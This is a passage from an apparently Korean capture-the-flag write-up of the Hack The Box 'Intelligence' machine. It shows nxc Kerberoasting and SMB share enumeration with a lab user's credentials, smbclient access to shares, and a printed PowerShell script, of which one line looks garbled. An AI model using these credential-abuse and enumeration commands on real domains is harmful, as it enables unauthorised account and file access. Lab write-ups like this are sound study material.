- SMB 공유폴더 열거
Kerberoasting
AD 계정을 확보했기 때문에 커버로스팅을 시도했으나 실패함
┌──(root㉿kali)-[/home/kali/htb/intelligence/recon]
└─# nxc ldap 10.129.95.154 -u Tiffany.Molina -p NewIntelligenceCorpUser9876 --kerberoasting output.hash

LDAP        10.129.95.154   389    DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:intelligence.htb)
LDAP        10.129.95.154   389    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
LDAP        10.129.95.154   389    DC               [*] Skipping disabled account: krbtgt
LDAP        10.129.95.154   389    DC               [*] Total of records returned 0
bloodhound-python


zip 파일 추출해 블러드하운드 열거했으나 실패함
SMB
Tiffany.Molina:NewIntelligenceCorpUser9876 계정으로 SMB 열거 성공
nxc smb 10.129.95.154 -u Tiffany.Molina -p NewIntelligenceCorpUser9876 --shares
┌──(root㉿kali)-[/home/kali/htb/intelligence]
└─# nxc smb 10.129.95.154 -u Tiffany.Molina -p NewIntelligenceCorpUser9876
SMB         10.129.95.154   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.154   445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876

┌──(root㉿kali)-[/home/kali/htb/intelligence]
└─# nxc smb 10.129.95.154 -u Tiffany.Molina -p NewIntelligenceCorpUser9876 --shares
SMB         10.129.95.154   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.154   445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.129.95.154   445    DC               [*] Enumerated shares
SMB         10.129.95.154   445    DC               Share           Permissions     Remark
SMB         10.129.95.154   445    DC               -----           -----------     ------
SMB         10.129.95.154   445    DC               ADMIN$                          Remote Admin
SMB         10.129.95.154   445    DC               C$                              Default share
SMB         10.129.95.154   445    DC               IPC$            READ            Remote IPC
SMB         10.129.95.154   445    DC               IT              READ
SMB         10.129.95.154   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.95.154   445    DC               SYSVOL          READ            Logon server share
SMB         10.129.95.154   445    DC               Users           READ
Users.txt

smbclient //10.129.95.154/Users -U 'Tiffany.Molina'%'NewIntelligenceCorpUser9876'

/Users 공유폴더 접속해 User 플래그 획득
smbclient //10.129.95.154/IT -U ‘Tiffany.Molina’%‘NewIntelligenceCorpUser9876’`
IT 공유폴더에서 파워쉘 파일을 찾음
┌──(root㉿kali)-[/home/kali/htb/intelligence/foothold]
└─# smbclient //10.129.95.154/IT -U 'Tiffany.Molina'%'NewIntelligenceCorpUser9876'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 19 09:50:55 2021
  ..                                  D        0  Mon Apr 19 09:50:55 2021
  downdetector.ps1                    A     1046  Mon Apr 19 09:50:55 2021

┌──(root㉿kali)-[/home/kali/htb/intelligence/foothold]
└─# cat downdetector.ps1
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
Lateral Movement
dnstool
